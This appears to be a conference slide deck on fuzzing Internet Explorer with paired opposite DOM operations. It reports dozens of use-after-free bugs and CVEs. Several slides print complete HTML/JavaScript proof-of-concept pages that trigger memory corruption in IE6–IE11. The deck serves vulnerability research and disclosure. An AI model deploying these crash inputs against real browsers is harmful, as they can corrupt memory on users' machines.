POWER IN PAIRS:

How one fuzzing template revealed over 100 IE UAF vulnerabilities

Bo Qu & Royce Lu
Palo Alto Networks

About us

- Bo Qu (http://fuzzing.me)
  - 0x557
  - Discovered vulnerabilities : RPC, IIS, Windows, Office, Adobe Reader, Flash and Internet Explorer

- Royce Lu (@RoyceLu)
  - TrendMicro -> Qihoo 360 -> Palo Alto Networks
  - Windows Internals/Scan Engine/Malware/Exploit

The core of fuzzing is … ??

Test Case Generation

- Is it possible to design one web page template that can describe/cover most cases?

Test Case Sources: Web pages

- 0day Samples
- Daily Browsing
- Microsoft Active Protections Program (MAPP)
- Most of the web pages with Internet Explorer vulnerabilities can be described as…

This Template is the 99%!

Compatible	<compatibale>
CSS	<css>

Script Function	<script type='text/javascript'>
	function fuzz0()
	{
	…
	}
	function fuzz1()
	{
	…
	}
	function fuzz2()
	{
	…
	}
	</script>

Page Layout	<body onload='fuzz0();'> [html] </body>

The speech is not over yet …

Too many test cases

It always takes longer than you expect

Random problems of randomness

How random is our random? Does it repeat?

We can’t track the relationships between statements…

We need directions!!!

Bo's Muse


- Then one day, Bo's wife asked him to repair her broke iPhone screen…
- He almost did it. But…
  - Two more screws are found
  - Camera is missing (wtf)
  - The iPhone is dead

Idea!

- Things learned from this experience…
  - Engineers are not good at repairing…
  - Engineers make mistakes taking things apart… (undoing…?)
  - Engineers made mistakes putting things back together…(redoing…?)

- This probably also applies to the IE engineers!

Pair


Do Something
…
Do something contrary
Initial status
…
“anti” initial status

Pair Types

- Explicit Pairings
  - Direct: ‘on/off’, ‘true/false’, properties.
- Implicit Pairings
  - Indirect: inheritance, nullity, state change.
- Hybrid Pairings
  - Complexity of mixing explicit and implicit.
- Pairing Combinations
  - Multiple pairings per page.

Explicit Pairings

- Property / HTML attribute
  - `A.style.display = “block” -> A.style.display = “none”`
  - `X.dir = “rtl” -> X.dir = “ltr”`
- Method
  - `appendChild(B1) -> RemoveChild(B1)`
  - `A1.appendChild(A2) -> A2.appendChild(A99)`

Explicit Pairings

- execCommand (IE Only):
  - *object*.execCommand("indent") / *object*.execCommand("outdent")
  - *object*.execCommand("SelectAll") / *object*.execCommand("UnSelec")
- addEventListener:
  - focusin / focusout

```
<meta http-equiv="x-ua-compatible" content="IE=11">
<!doctype html>
<html>
<head>
<title>2014.2</title>
<meta http-equiv="Cache-Control" content="no-cache"/>
<style>
</style>
<script type='text/javascript'>
function gosst()
{
    document.body.contentEditable="true";
    document.addEventListener("focusout", function (){document.write("");}, true);
    document.addEventListener("focusin", function (){try{
            document.body=document.createElement("body");}catch(exception){}}, true);
    document.body.focus();
}
</script>
</head>
<body onload='gosst();'>
</body>
</html>
```

```
<meta http-equiv="x-ua-compatible" content="IE=9">
<!doctype html>
<html>
<title>eh?</title>
<script type='text/javascript'>
function goPANW()
{
var oooo=document.createElement("ol");
var panw=document.body.createTextRange();
xxxx.onresize=function(e){
panw.execCommand("Outdent");
oooo.outerText='';
}
panw.execCommand("Indent");
panw.execCommand("SelectAll");
}
</script>
<body onload='goPANW();'>
<li id=xxxx></li><button></button>
</body>
</html>
```

Implicit Pairings

- Content:
  - `innerText='', document.write('')`
- Relation : swap parent / child node
- Status :
  - `window.navigate('')`
  - `location.reload()`

```
<meta http-equiv="x-ua-compatible" content="IE=EmulateIE8">
<!doctype html>
<html>
<head>
<title>So you think you know fuzzing? Think again.</title>
<script type='text/javascript'>
function goPANW()
{
  bh2.style.position='absolute';
  bh1.applyElement(bh3);
}
</script>
<body onload='goPANW();'>
 <table id=bh1>
  <tr id=bh2>12</tr>
  <td id=bh3>34</td>
 </table>
</body>
</html>
```

Hybrid Pairings

- Script (Dynamic) + HTML (Static)
  - `<body contentEditable='true'>;`
  - `Document.body.contentEditable='false';`
- Property + Method
- …


```
<!doctype html>
<html>
<head>
<title>11</title>
<script type='text/javascript'>
function goPANW()
{
try{id_0['form']=id_0['attributes'];}catch(exception){}
CollectGarbage();
try{id_0.clearAttributes();}catch(exception){}
CollectGarbage();
location.reload();
}
</script>
</head>
<body onload='goPANW();'>
<em id=id_0></em>
</body>
</html>
```

```
<!doctype html>
<html>
<head>
<title>yes we scan</title>
<script>
function goPANW()
{
    var bh0 = document.createElement("textarea");
    var bh2 = document.createElement("address");
    document.body.appendChild(bh0);
    document.body.appendChild(bh2);
    document.body.contentEditable="true";
    bh2.applyElement(bh0);
    bh0.onselect=function(e){bh2.swapNode(document.createElement("mark"));}

    bh0.onpropertychange=function(e){
       document.execCommand("Unselect"); //free CDisplayPointer here!
    }
    bh0.select();
}
</script>
</head>
<body onload='goPANW();'></body>
</html>
```


Pairing Combinations

- Combine multiple pairs



```
<!DOCTYPE>
<html>
<head>
<meta http-equiv="x-ua-compatible" content="IE=EmulateIE7">
<title>Some CVE between May and June</title>
<script type='text/javascript'>
function goPANW()
{
 bh1.style.overflow="auto";
 bh0.style.display="none";
}
</script>
</head>
<body onload='goPANW();' onresize=document.body.removeChild(bh0);>
<form id=bh0 action="#">
<select>
<option id=bh1 style='overflow:visible'>black</option>
<option selected style='display:inline'>hat</option>
</select><br>
</form>
</body>
</html>
```

Use pair into template




```
<compatibale>
<css>
<script type='text/javascript'>
function fuzz0()
{
…
}
function fuzz1()
{
…
}
function fuzz2()
{
…
}
</script>
<body onload='fuzz0();'>
[html]
</body>
```

1. Straightforward pair
2. Implicit pair
3. Hybrid pair
4. Combination pair

Our battle station battalion!

- No scripting glue here!
- 5000+ lines of pure C code!
- Running on 20 VMs + 1 Master Server
  - 15 VMs for routine fuzzing.
  - 5 VMs for experimentation.
  - 1 Master Server for collecting and analyzing results.

Result: THE NUMBER WENT UP

- 8.1 million crashes samples in one year
- Over 400 unique crashes
- Over 150 exploitable bugs
- 106 bugs reported to MS
  (5 considered duplicate / 4 rejected)
- 71 CVEs assigned *so far…*
- Affecting from IE6 to IE11

Future work

- So far we have only challenged IE …
- Chrome, Safari, PDF and Flash …
  - Difficulty : 3 out of 10

Q&A

I have… seen things Microsoft wouldn't believe…
freed variables on fire off the heap segment.

I watched DEP bypassed in the dark recesses of long forgotten library address space.

All those… crashes… will corrupt like the stack in time,
like *cough* tears… in… rain.

Windows has updates available. Time… to reboot…